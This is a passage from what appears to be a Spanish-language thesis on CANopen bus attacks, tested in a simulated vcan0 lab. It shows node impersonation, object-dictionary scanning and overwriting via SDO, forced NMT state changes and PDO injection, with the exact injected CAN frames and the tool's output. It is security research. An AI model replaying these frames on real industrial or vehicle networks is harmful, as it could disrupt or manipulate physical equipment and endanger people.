El ataque comienza tras haber recogido toda la secuencia de inicialización del equipo con identificador de nodo 10 y de su posterior entrada al estado operacional.

[0] Equipo 10 inicialmente en preoperacional.

[1] Comenzar la configuración SDO.

[2] Adelante con la configuración SDO.

[3] Ve al estado Operacional.

[4] Estado Operacional.

Timestamp: 1643629120.537828	ID: 070a	S	DLC: 1	7f	Channel: vcan0	[0]
Timestamp: 1643629120.538619	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0	[1]
Timestamp: 1643629120.549619	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0	[2]
Timestamp: 1643629120.560506	ID: 060a	S	DLC: 8	40 00 14 01 00 00 00 c0	Channel: vcan0	
Timestamp: 1643629120.564259	ID: 060a	S	DLC: 8	40 00 18 01 00 00 00 c0	Channel: vcan0	
Timestamp: 1643629120.574074	ID: 058a	S	DLC: 8	43 00 14 01 00 00 00 00	Channel: vcan0	
Timestamp: 1643629120.581845	ID: 058a	S	DLC: 8	43 00 18 01 00 00 00 00	Channel: vcan0	
[..]						
Timestamp: 1643629121.022827	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0	
Timestamp: 1643629121.033049	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0	
Timestamp: 1643629121.044290	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0	
Timestamp: 1643629121.049188	ID: 070a	S	DLC: 1	7f	Channel: vcan0	
Timestamp: 1643629121.054741	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0	
Timestamp: 1643629121.066103	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0	[3]
[..]						
Timestamp: 1643629121.099021	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0	
Timestamp: 1643629121.106819	ID: 0701	S	DLC: 1	05	Channel: vcan0	
[..]						
Timestamp: 1643629122.073993	ID: 070a	S	DLC: 1	05	Channel: vcan0	[4]
[..]						

Ahora, empieza el ataque desde la herramienta. Hay que recordar primero detener el registro de mensajes con el módulo receive.py:

[0] Equipo 10 inicialmente en estado Operacional.

[1] Equipo 10 enviando mensajes TPDO.

[2] Equipo 10 recibiendo mensajes RPDO.

[3] La herramienta de ataque envía la orden Reset Comms al equipo 10.

[4] Envío del Heartbeat con el estado Preoperacional al maestro, para que inicie la configuración SDO de nuevo.

[5] El maestro envía el SDO Iniciar la configuración de nuevo.

[6] La herramienta envía el SDO indicando que está preparado para la configuración, e iniciar así el intercambio de SDO.

[7] El maestro le envía a la herramienta, que está suplantando al equipo 10, que se ponga en estado Operacional.

[8] La herramienta le indica al maestro que está en estado Operacional, y que ya puede enviar y recibir PDOs.

Timestamp: 1643629179.134798	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629179.172896	ID: 070a	S	DLC: 1	05	Channel: vcan0 [0]
Timestamp: 1643629179.576525	ID: 028a	S	DLC: 8	45 73 e2 f8 6b f9 7a 17	Channel: vcan0 [1]
Timestamp: 1643629179.576746	ID: 038a	S	DLC: 8	0e 7a bc 3e 16 c6 94 45	Channel: vcan0 [1]
Timestamp: 1643629179.577906	ID: 048a	S	DLC: 8	74 6a 97 64 23 a8 88 fb	Channel: vcan0 [1]
[..]					
Timestamp: 1643629180.379714	ID: 018a	S	DLC: 8	51 49 6d 58 df d9 ac f8	Channel: vcan0 [1]
Timestamp: 1643629180.578470	ID: 040a	S	DLC: 8	49 07 bc f8 70 62 5e 03	Channel: vcan0 [2]
[..]					
Timestamp: 1643629181.171731	ID: 030a	S	DLC: 8	d8 0f bb 3e 67 9b a6 6e	Channel: vcan0 [2]
[..]					
Timestamp: 1643629181.806217	ID: 020a	S	DLC: 8	49 e6 f9 2d 4b 5b 7e bc	Channel: vcan0 [2]
Timestamp: 1643629181.815867	ID: 050a	S	DLC: 8	0a d1 1f 49 4d c4 5b 2e	Channel: vcan0 [2]
[..]					
Timestamp: 1643629194.588289	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0 [3]
Timestamp: 1643629194.606415	ID: 070a	S	DLC: 1	7f	Channel: vcan0 [4]
Timestamp: 1643629194.606897	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0 [5]
Timestamp: 1643629194.618599	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0 [6]
[..]					
Timestamp: 1643629196.082564	ID: 060a	S	DLC: 8	2b 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629196.091612	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0 [7]
[..]					
Timestamp: 1643629196.213012	ID: 070a	S	DLC: 1	05	Channel: vcan0 [8]

4.4.2. Escanear el diccionario de objetos usando el protocolo SDO Upload

La traza completa de este ataque se puede encontrar en el Anexo H.

Para esta simulación, el programa CANequipment.py, al arrancar, le asigna un índice y subíndice a cada una de las siguientes variables, dentro del siguiente rango del diccionario de objetos 0x0260-0x03FF, que corresponde con el área 0x0260-0x03FF: RESERVED.

Para reducir el número de mensajes inyectados en el bus, se ha elegido ese rango, que en total son 415 posiciones. Además, el equipo esclavo simulado solo dispone de un subíndice para cada índice en este caso el 0.

La siguiente figura muestra los valores asignados al iniciar el programa CANequipment.py, a las variables flag definidas.

Figura 36. Valores asignados a 4 variables al arrancar el equipo 10.

```
(ruzgrot@kali)~[~/PycharmProjects/CANopened]
└─$ python3 CANequipment.py 10 127
Equipment 10 with initial state in Pre-operational
Asignado posicion y valor en el diccionario de objetos a la variable flag1:
Posicion: 667
Valor: 56040
Asignado posicion y valor en el diccionario de objetos a la variable flag2:
Posicion: 638
Valor: 41019
Asignado posicion y valor en el diccionario de objetos a la variable flag3:
Posicion: 700
Valor: 9991
Asignado posicion y valor en el diccionario de objetos a la variable flag4:
Posicion: 821
Valor: 25156
Device 10 started ... Initial state machine with value Pre-operational
NMT launched
Heartbeat is set to: 0.5 seconds
HB launched
```

Fuente: Elaboración propia.

A continuación, se inicia el escaneo. En este caso, el equipo 10 se encuentra en estado preoperacional y no se ha iniciado el maestro para evitar que mensajes adicionales se registren en la muestra del ataque:

- [1] Consulta al diccionario de objetos, índice 0x027e, 638 en decimal, que corresponde con la posición de la variable flag2.
- [2] Respuesta con el valor 0xa03b, 41019 en decimal que corresponde al valor aleatorio asignado a la variable flag2 para esta ejecución.

- [3] Consulta al diccionario de objetos, índice 0x029b, 667 en decimal, que corresponde con la posición de la variable flag1.
- [4] Respuesta con el valor 0xdae8, 56040 en decimal, que corresponde al valor aleatorio asignado a la variable flag1 en esta ejecución.
- [5] Consulta al diccionario de objetos, índice 0x02bc, 700 en decimal, que corresponde con la posición de la variable flag3.
- [6] Respuesta con el valor 0x2707, 9991 en decimal, que corresponde al valor aleatorio asignado a la variable flag3 en esta ejecución.
- [7] Consulta al diccionario de objetos, índice 0x0335, 821 en decimal, que corresponde con la posición de la variable flag4.
- [8] Respuesta con el valor 0x6244, 25156 en decimal, que corresponde al valor aleatorio asignado a la variable flag4 en esta ejecución.

Timestamp: 1643676044.797663	ID: 070a	S	DLC: 1	7f	Channel: vcan0	
[..]						
Timestamp: 1643676046.605573	ID: 060a	S	DLC: 8	40 7d 02 00 00 00 00 00	Channel: vcan0	
Timestamp: 1643676046.616275	ID: 060a	S	DLC: 8	40 7e 02 00 00 00 00 00	Channel: vcan0	[1]
[..]						
Timestamp: 1643676046.687008	ID: 058a	S	DLC: 8	43 7e 02 00 3b a0 00 00	Channel: vcan0	[2]
[..]						
Timestamp: 1643676047.087176	ID: 060a	S	DLC: 8	40 9b 02 00 00 00 00 00	Channel: vcan0	[3]
[..]						
Timestamp: 1643676047.169977	ID: 058a	S	DLC: 8	43 9b 02 00 e8 da 00 00	Channel: vcan0	[4]
[..]						
Timestamp: 1643676047.482796	ID: 060a	S	DLC: 8	40 bc 02 00 00 00 00 00	Channel: vcan0	[5]
[..]						
Timestamp: 1643676047.580398	ID: 058a	S	DLC: 8	43 bc 02 00 07 27 00 00	Channel: vcan0	[6]
[..]						
Timestamp: 1643676048.931856	ID: 060a	S	DLC: 8	40 35 03 00 00 00 00 00	Channel: vcan0	[7]
[..]						
Timestamp: 1643676049.529079	ID: 058a	S	DLC: 8	43 35 03 00 44 62 00 00	Channel: vcan0	[8]
[..]						
Timestamp: 1643676051.999310	ID: 070a	S	DLC: 1	7f	Channel: vcan0	
[..]						

4.4.3. Ataque usando el protocolo SDO Download

La traza completa de este ataque se puede encontrar en el Anexo E.

Para esta simulación, el programa CANequipment.py, al arrancar, le asigna un índice y subíndice a cada una de las siguientes variables, dentro del siguiente rango del diccionario de objetos 0x0260-0x03FF, que corresponde con el área 0x0260-0x03FF: RESERVED.

Para reducir el número de mensajes inyectados en el bus, se ha elegido ese rango, que en total son 415 posiciones. Además, el equipo esclavo simulado solo dispone de un subíndice para cada índice en este caso el 0.

Este ataque se apoya en el ataque descrito en el apartado 4.4.2, Escanear el diccionario de objetos usando el protocolo SDO Upload.

Tras arrancar el programa esclavo, se asignan direcciones y valores a las 4 variables (como en el ataque anterior), como se muestra en la siguiente figura.

Figura 37. Valores iniciales al arrancar el programa CANequipment.py.

```
└─$ python3 CANequipment.py 10 127
Equipment 10 with initial state in Pre-operational
Asignado posicion y valor en el diccionario de objetos a la variable flag1:
Posicion: 854
Valor: 20391
Asignado posicion y valor en el diccionario de objetos a la variable flag2:
Posicion: 894
Valor: 22171
Asignado posicion y valor en el diccionario de objetos a la variable flag3:
Posicion: 781
Valor: 48784
Asignado posicion y valor en el diccionario de objetos a la variable flag4:
Posicion: 705
Valor: 48957
NMT launched
Device 10 started ... Initial state machine with value Pre-operational
Heartbeat is set to: 0.5 seconds
HB launched
```

Fuente: Elaboración propia.

Tras esto, se ejecuta el ataque Escanear el diccionario de objetos, para obtener las posiciones de memoria y valores que tienen actualmente.

La siguiente figura muestra la respuesta del equipo esclavo cuando recibe una consulta a un índice y subíndice que contiene un valor.

Figura 38. Respuesta del programa CANequipment.py cuando la herramienta encuentra la posición y el valor para esa variable.

```
master >>>> [SLAVE 10]1546 [ 64 193 2 0 0 0 0 0 ]
flag4 finded!
[SLAVE 10] >>>> master 1418 [ 67 193 2 0 61 191 0 0 ]
master >>>> [SLAVE 10]1546 [ 64 13 3 0 0 0 0 0 ]
flag3 finded!
[SLAVE 10] >>>> master 1418 [ 67 13 3 0 144 190 0 0 ]
master >>>> [SLAVE 10]1546 [ 64 86 3 0 0 0 0 0 ]
flag1 finded!
[SLAVE 10] >>>> master 1418 [ 67 86 3 0 167 79 0 0 ]
master >>>> [SLAVE 10]1546 [ 64 126 3 0 0 0 0 0 ]
flag2 finded!
[SLAVE 10] >>>> master 1418 [ 67 126 3 0 155 86 0 0 ]
```

Fuente: Elaboración propia.

Ahora se puede ejecutar el ataque, ya que se dispone del índice y subíndice que contiene el valor de la variable, como muestra la siguiente figura.

Figura 39. Menú para alterar los valores en el diccionario de objetos, para cada objeto que ha devuelto contestación con su valor actual.

```
Select one of the values displayed: Yes
Current value in position 705: 48957
New value?: 65535
New value selected: 65535
[35, 193, 2, 0, 255, 255, 0, 0]
Message sent on socketcan channel 'vcan0'
Current value in position 781: 48784
New value?: 65535
New value selected: 65535
[35, 13, 3, 0, 255, 255, 0, 0]
Message sent on socketcan channel 'vcan0'
Current value in position 854: 20391
New value?: 65535
New value selected: 65535
[35, 86, 3, 0, 255, 255, 0, 0]
Message sent on socketcan channel 'vcan0'
Current value in position 894: 22171
New value?: 65535
```

Fuente: Elaboración propia.

La siguiente traza muestra el envío del mensaje SDO Initiate Upload por parte de la herramienta, y la respuesta del equipo esclavo con identificador 10 (el equipo bajo ataque) confirmando que se ha actualizado el valor del objeto del diccionario con lo ordenado:

- [1] Escribir el valor 65535 (0xFFFF) en el objeto con el índice 0x02c1, 705 en decimal, que corresponde con flag4.
- [2] Valor actualizado correctamente.
- [3] Escribir el valor 65535 (0xFFFF) en el objeto con el índice 0x030d, 781 en decimal, que corresponde con flag3.

[4] Valor actualizado correctamente.

[5] Escribir el valor 65535 (0xFFFF) en el objeto con el índice 0x0356, 854 en decimal, que corresponde con flag1.

[6] Valor actualizado correctamente.

[7] Escribir el valor 65535 (0xFFFF) en el objeto con el índice 0x037e, 894 en decimal, que corresponde con flag2.

[8] Valor actualizado correctamente.

Timestamp: 1643736683.112502	ID: 060a	S	DLC: 8	23 c1 02 00 ff ff 00 00	Channel: vcan0	[1]
Timestamp: 1643736683.113592	ID: 058a	S	DLC: 8	60 c1 02 00 00 00 00 00	Channel: vcan0	[2]
[..]						
Timestamp: 1643736688.520432	ID: 060a	S	DLC: 8	23 0d 03 00 ff ff 00 00	Channel: vcan0	[3]
Timestamp: 1643736688.522883	ID: 058a	S	DLC: 8	60 0d 03 00 00 00 00 00	Channel: vcan0	[4]
[..]						
Timestamp: 1643736693.584068	ID: 060a	S	DLC: 8	23 56 03 00 ff ff 00 00	Channel: vcan0	[5]
Timestamp: 1643736693.584740	ID: 058a	S	DLC: 8	60 56 03 00 00 00 00 00	Channel: vcan0	[6]
[..]						
Timestamp: 1643736741.983884	ID: 060a	S	DLC: 8	23 7e 03 00 ff ff 00 00	Channel: vcan0	[7]
Timestamp: 1643736741.985264	ID: 058a	S	DLC: 8	60 7e 03 00 00 00 00 00	Channel: vcan0	[8]
[..]						

El maestro recibe el SDO Initiate Download, y actualiza el valor de la variable en su diccionario de objetos. La siguiente figura muestra la actualización de los valores.

Figura 40. Respuesta del programa CANequipment.py cuando se actualiza alguno de las variables que tiene definidas.

```
[SLAVE 10] >>>> master 1418 [ 67 126 3 0 155 86 0 0 ]
master >>>> [SLAVE 10]1546 [ 35 193 2 0 255 255 0 0 ]
flag4 Updated!: new values is 65535
[SLAVE 10] >>>> master 1418 [ 96 193 2 0 0 0 0 0 ]
master >>>> [SLAVE 10]1546 [ 35 13 3 0 255 255 0 0 ]
flag3 Updated!: new values is 65535
[SLAVE 10] >>>> master 1418 [ 96 13 3 0 0 0 0 0 ]
master >>>> [SLAVE 10]1546 [ 35 86 3 0 255 255 0 0 ]
flag1 Updated!: new values is 65535
[SLAVE 10] >>>> master 1418 [ 96 86 3 0 0 0 0 0 ]
master >>>> [SLAVE 10]1546 [ 35 126 3 0 255 255 0 0 ]
flag2 Updated!: new values is 65535
[SLAVE 10] >>>> master 1418 [ 96 126 3 0 0 0 0 0 ]
```

Fuente: Elaboración propia.

Tras ejecutar de nuevo el escaneo de valores, se muestran los valores de las cuatro variables flag actualizadas con el valor 65535. En la siguiente figura se pueden ver los valores actualizados.

Figura 41. Respuesta del programa CANequipment.py cuando se le solicita el valor de alguna variable definida.

```
flag4 finded!  
[SLAVE 10] >>> master 1418 [ 67 193 2 0 255 255 0 0 ]  
master >>> [SLAVE 10]1546 [ 64 13 3 0 0 0 0 0 ]  
flag3 finded!  
[SLAVE 10] >>> master 1418 [ 67 13 3 0 255 255 0 0 ]  
master >>> [SLAVE 10]1546 [ 64 86 3 0 0 0 0 0 ]  
flag1 finded!  
[SLAVE 10] >>> master 1418 [ 67 86 3 0 255 255 0 0 ]  
master >>> [SLAVE 10]1546 [ 64 126 3 0 0 0 0 0 ]  
flag2 finded!  
[SLAVE 10] >>> master 1418 [ 67 126 3 0 255 255 0 0 ]  
□
```

Fuente: Elaboración propia.

- [1] Consulta del objeto en el índice 0x02c1, 705 en decimal, que corresponde con flag4.
- [2] Valor actual es 65535.
- [3] Consulta del objeto en el índice 0x030d, 781 en decimal, que corresponde con flag3.
- [4] Valor actual es 65535.
- [5] Consulta del objeto en el índice 0x0356, 854 en decimal, que corresponde con flag1.
- [6] Valor actual es 65535.
- [7] Consulta del objeto en el índice 0x037e, 894 en decimal, que corresponde con flag2.
- [8] Valor actual es 65535.

[..]	Timestamp: 1643736796.474258	ID: 060a	S	DLC: 8	40 c0 02 00 00 00 00 00	Channel: vcan0
	Timestamp: 1643736796.577237	ID: 060a	S	DLC: 8	40 c1 02 00 00 00 00 00	Channel: vcan0 [1]
	Timestamp: 1643736796.577807	ID: 058a	S	DLC: 8	43 c1 02 00 ff ff 00 00	Channel: vcan0 [2]
[..]	Timestamp: 1643736804.421762	ID: 060a	S	DLC: 8	40 0d 03 00 00 00 00 00	Channel: vcan0 [3]
	Timestamp: 1643736804.423489	ID: 058a	S	DLC: 8	43 0d 03 00 ff ff 00 00	Channel: vcan0 [4]
[..]	Timestamp: 1643736811.906599	ID: 060a	S	DLC: 8	40 56 03 00 00 00 00 00	Channel: vcan0 [5]
	Timestamp: 1643736811.907807	ID: 058a	S	DLC: 8	43 56 03 00 ff ff 00 00	Channel: vcan0 [6]
[..]	Timestamp: 1643736815.997512	ID: 060a	S	DLC: 8	40 7e 03 00 00 00 00 00	Channel: vcan0 [7]
	Timestamp: 1643736815.999833	ID: 058a	S	DLC: 8	43 7e 03 00 ff ff 00 00	Channel: vcan0 [8]
[..]						

4.4.4. Ataque usando el protocolo NMT

La traza completa de este ataque se puede encontrar en el Anexo F.

Para este ataque, la única información necesaria de los mensajes registrados es el conocer el identificador de equipo que se encuentran presentes en la sesión. Tiene como objetivo hacer cambiar de estado al equipo objetivo, en este caso el equipo con identificador 10.

Tras lanzarlo junto al programa que simula el maestro, tras su entrada en estado operacional, comienza el ataque:

- [1] Mensaje de latido enviado periódicamente por el equipo 0xa (10 en decimal).
- [2] El maestro indica al equipo esclavo que comienza su configuración a través de SDO.
- [3] El equipo esclavo responde dando por recibida la orden, y comienza la configuración.
- [4] Tras acabar el proceso de configuración, el maestro le indica al esclavo que entre en estado operacional, utilizando un mensaje NMT.
- [5] El esclavo indica que ha entrado en estado operacional tras recibir la orden del maestro.

Timestamp: 1643741157.958323	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741158.121642	ID: 070a	S	DLC: 1	7f	Channel: vcan0 [1]
Timestamp: 1643741158.123434	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0 [2]
Timestamp: 1643741158.135698	ID: 058a	S	DLC: 8	43 00 10 00 00 00 00 c0	Channel: vcan0 [3]
[..]					
Timestamp: 1643741158.404703	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643741158.409023	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643741158.421823	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.433146	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.440585	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.443186	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.451759	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.455056	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643741158.470389	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
[..]					
Timestamp: 1643741158.639110	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643741158.640198	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643741158.648979	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0 [4]
[..]					
Timestamp: 1643741159.664364	ID: 070a	S	DLC: 1	05	Channel: vcan0 [5]
[..]					

[6] Tras la entrada en operacional, el equipo comienza a enviar mensajes TPDO con dirección al maestro y recibir mensajes RPDO, con origen del maestro y dirigidos a este equipo.

[..]					
Timestamp: 1643741160.763233	ID: 018a	S	DLC: 8	ed f0 02 f8 5e e2 15 c1	Channel: vcan0 [6]
Timestamp: 1643741160.764406	ID: 028a	S	DLC: 8	9c 6d 42 f3 68 b8 63 ed	Channel: vcan0
[..]					
Timestamp: 1643741164.902811	ID: 050a	S	DLC: 8	bc 75 38 e4 3b d9 d8 9d	Channel: vcan0
[..]					

[7] Se envía desde la herramienta el comando Stop al equipo atacado, obligándolo a entrar en estado detenido, y parando por tanto el envío y recepción de mensajes PDO.

[8] El equipo envía su estado con un mensaje de latido periódico, indicando que se encuentra en estado detenido. Ya no hay mensajes PDO entre el equipo maestro y el equipo esclavo.

Timestamp: 1643741238.384816	ID: 0000	S	DLC: 2	02 0a	Channel: vcan0 [7]
Timestamp: 1643741238.623706	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.624661	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741238.818199	ID: 030a	S	DLC: 8	42 8f f4 bb 9a ce ce f8	Channel: vcan0
Timestamp: 1643741239.136936	ID: 070a	S	DLC: 1	04	Channel: vcan0 [8]
[..]					
Timestamp: 1643741243.761489	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741243.763619	ID: 0701	S	DLC: 1	05	Channel: vcan0
[..]					
Timestamp: 1643741246.845751	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643741247.355582	ID: 070a	S	DLC: 1	04	Channel: vcan0
Timestamp: 1643741247.356785	ID: 0701	S	DLC: 1	05	Channel: vcan0

Este ataque también puede forzar la entrada en cualquiera de los estados de la máquina de estados. Dependiendo de lo implementado por los desarrolladores del equipo. Los siguientes fragmentos de traza muestran el cambio forzado a operacional, sin esperar a que el maestro le indique que ya ha terminado a la configuración; el reinicio y el reinicio de las comunicaciones, tras los cuales el equipo se reinicia y, tras unos segundos, vuelve a estado preoperacional a esperar la orden de empezar la configuración. Esta simulación se ha hecho sin estar involucrado el maestro, que en teoría es el que debería comandar al equipo esclavo a que estado debe moverse y cuando:

[1] Equipo esclavo en estado preoperacional.

[2] La herramienta inyecta el comando NMT Start, con destino el equipo 0x0A (10 en decimal).

[3] El equipo esclavo entra en modo operacional.

[4] El equipo esclavo Comienza a enviar TPDOs.

[..]					
Timestamp: 1643754128.834987	ID: 070a	S	DLC: 1	7f	Channel: vcan0 [1]
Timestamp: 1643754129.224230	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0 [2]
Timestamp: 1643754129.346873	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754129.865318	ID: 070a	S	DLC: 1	05	Channel: vcan0 [3]
Timestamp: 1643754130.413178	ID: 070a	S	DLC: 1	05	Channel: vcan0
[..]					

Timestamp: 1643754131.267016	ID: 018a	S	DLC: 8	ff 22 0c bd 14 ca 88 3a	Channel: vcan0 [4]
Timestamp: 1643754131.267936	ID: 048a	S	DLC: 8	35 e9 da c7 47 50 7d 31	Channel: vcan0
Timestamp: 1643754131.268331	ID: 038a	S	DLC: 8	0c 47 48 d5 95 b4 43 b3	Channel: vcan0
Timestamp: 1643754131.268737	ID: 028a	S	DLC: 8	36 ef 9a 85 21 c2 e5 c3	Channel: vcan0
Timestamp: 1643754131.456799	ID: 070a	S	DLC: 1	05	Channel: vcan0
[..]					

[5] La herramienta ordena al equipo que se Reinicie con el comando NMT Reinicio.

[6] Tras 10 segundos, el equipo ha completado el reinicio y vuelve al estado preoperacional.

Timestamp: 1643754133.282650	ID: 038a	S	DLC: 8	68 ad 9e 9b 36 b4 7f 89	Channel: vcan0
Timestamp: 1643754133.282769	ID: 028a	S	DLC: 8	db 86 12 68 08 56 08 30	Channel: vcan0
[..]					
Timestamp: 1643754155.921427	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754156.367762	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0 [5]
Timestamp: 1643754156.432578	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643754157.479260	ID: 028a	S	DLC: 8	14 be 99 ca 48 05 54 3a	Channel: vcan0
Timestamp: 1643754157.480067	ID: 038a	S	DLC: 8	03 48 69 c4 06 69 13 70	Channel: vcan0
Timestamp: 1643754157.480205	ID: 018a	S	DLC: 8	b2 70 71 c8 6c 7f 68 2f	Channel: vcan0
Timestamp: 1643754157.481359	ID: 048a	S	DLC: 8	59 7e 82 2a 2e dd 29 2c	Channel: vcan0
Timestamp: 1643754166.901104	ID: 070a	S	DLC: 1	7f	Channel: vcan0 [6]

[7] La herramienta ordena al equipo que reinicie las comunicaciones con el comando NMT Reset Comms.

[8] Tras 10 segundos, el equipo ha completado el reinicio y vuelve al estado preoperacional.

[..]					
Timestamp: 1643754190.116039	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754190.231438	ID: 0000	S	DLC: 2	82 0a	Channel: vcan0 [7]
Timestamp: 1643754190.628956	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643754200.758777	ID: 070a	S	DLC: 1	7f	Channel: vcan0 [8]
Timestamp: 1643754201.271676	ID: 070a	S	DLC: 1	7f	Channel: vcan0
[..]					

4.4.5. Inyección de mensajes PDO

La traza completa de este ataque se puede encontrar en el Anexo G.

Tras haber capturado los mensajes que se encuentran en el bus durante una sesión, la herramienta puede recuperar los cobid de los mensajes PDO (tanto TPDO como RPDO) del equipo atacado y comenzar a introducir valores aleatorios en los bytes de datos o bien, en caso de conocer cuál es la información contenida en ese mensaje, alterar el original con valores manipulados y provocar un resultado buscado (por ejemplo, abrir las puertas).

A continuación, se muestra una traza en la que se puede ver a un esclavo y un maestro comunicándose entre ellos con mensajes PDO y a la herramienta insertando mensajes con identificador cobid perteneciente al equipo atacado (el equipo 10):

[1] Inserción por parte del equipo esclavo 10 del TPDO1.

[2] Inserción de los bytes de datos 0x0d0e0a0d0b0e0e0f en el TPDO1 del equipo 10, con cobid 0x18a.

[..]
Timestamp: 1643755935.303251 ID: 038a S DLC: 8 7b 12 7c 5d c0 b1 12 e3 Channel: vcan0
Timestamp: 1643755935.308776 ID: 028a S DLC: 8 92 55 c4 f5 c3 16 3f 1d Channel: vcan0
Timestamp: 1643755935.314506 ID: 048a S DLC: 8 72 56 c0 52 51 e4 8d e7 Channel: vcan0
Timestamp: 1643755935.631641 ID: 0701 S DLC: 1 05 Channel: vcan0
Timestamp: 1643755935.637804 ID: 030a S DLC: 8 cd ea 69 df b1 61 b6 3c Channel: vcan0
Timestamp: 1643755935.696712 ID: 070a S DLC: 1 05 Channel: vcan0
Timestamp: 1643755935.882158 ID: 050a S DLC: 8 09 43 2f f3 24 5c 64 bf Channel: vcan0
Timestamp: 1643755935.885524 ID: 020a S DLC: 8 7f 93 01 49 39 ce f8 56 Channel: vcan0
Timestamp: 1643755936.146685 ID: 0701 S DLC: 1 05 Channel: vcan0
[..]
Timestamp: 1643755937.149938 ID: 030a S DLC: 8 e7 44 d9 66 2b be ef 3f Channel: vcan0
Timestamp: 1643755937.176328 ID: 0701 S DLC: 1 05 Channel: vcan0
Timestamp: 1643755937.234326 ID: 070a S DLC: 1 05 Channel: vcan0
Timestamp: 1643755937.316368 ID: 038a S DLC: 8 88 3e a0 97 38 f9 72 80 Channel: vcan0
Timestamp: 1643755937.316548 ID: 018a S DLC: 8 80 66 23 55 af 9e cd 2e Channel: vcan0 [1]
Timestamp: 1643755937.321205 ID: 028a S DLC: 8 61 93 85 fa 64 56 18 91 Channel: vcan0
Timestamp: 1643755937.328989 ID: 048a S DLC: 8 19 87 08 40 86 ad 47 6b Channel: vcan0
Timestamp: 1643755937.383864 ID: 018a S DLC: 8 0d 0e 0a 0d 0b 0e 0e 0f Channel: vcan0 [2]
[..]

[3] Inserción por parte del equipo esclavo 10 del RPDO1.

[4] Inserción de los bytes de datos 0x0d0e0a0d0b0e0e0f en el RPDO1 del equipo 10, con cobid 0x20a.

Timestamp: 1643756030.054475 ID: 070a S DLC: 1 05 Channel: vcan0
Timestamp: 1643756030.054662 ID: 0701 S DLC: 1 05 Channel: vcan0
[..]
Timestamp: 1643756030.579535 ID: 050a S DLC: 8 31 64 9b b5 17 39 63 8e Channel: vcan0
Timestamp: 1643756030.583418 ID: 020a S DLC: 8 51 b5 d4 40 be b5 89 6a Channel: vcan0 [3]
Timestamp: 1643756031.054401 ID: 030a S DLC: 8 e1 91 5f 3c d4 69 6f 56 Channel: vcan0
Timestamp: 1643756031.079990 ID: 0701 S DLC: 1 05 Channel: vcan0
Timestamp: 1643756031.080574 ID: 070a S DLC: 1 05 Channel: vcan0
Timestamp: 1643756031.591957 ID: 0701 S DLC: 1 05 Channel: vcan0
Timestamp: 1643756031.592708 ID: 070a S DLC: 1 05 Channel: vcan0
Timestamp: 1643756031.974844 ID: 038a S DLC: 8 ac 3c 6e 05 80 3e 57 da Channel: vcan0
Timestamp: 1643756031.975080 ID: 018a S DLC: 8 74 e7 b7 52 44 61 5f 46 Channel: vcan0
Timestamp: 1643756031.976976 ID: 028a S DLC: 8 18 32 11 11 d0 b1 cf 48 Channel: vcan0
Timestamp: 1643756031.985131 ID: 020a S DLC: 8 0d 0e 0a 0d 0b 0e 0e 0f Channel: vcan0 [4]
Timestamp: 1643756031.987597 ID: 048a S DLC: 8 e2 52 b1 fb ec 5b 97 ad Channel: vcan0
Timestamp: 1643756032.108996 ID: 0701 S DLC: 1 05 Channel: vcan0
[..]

5. Conclusiones y trabajos futuros

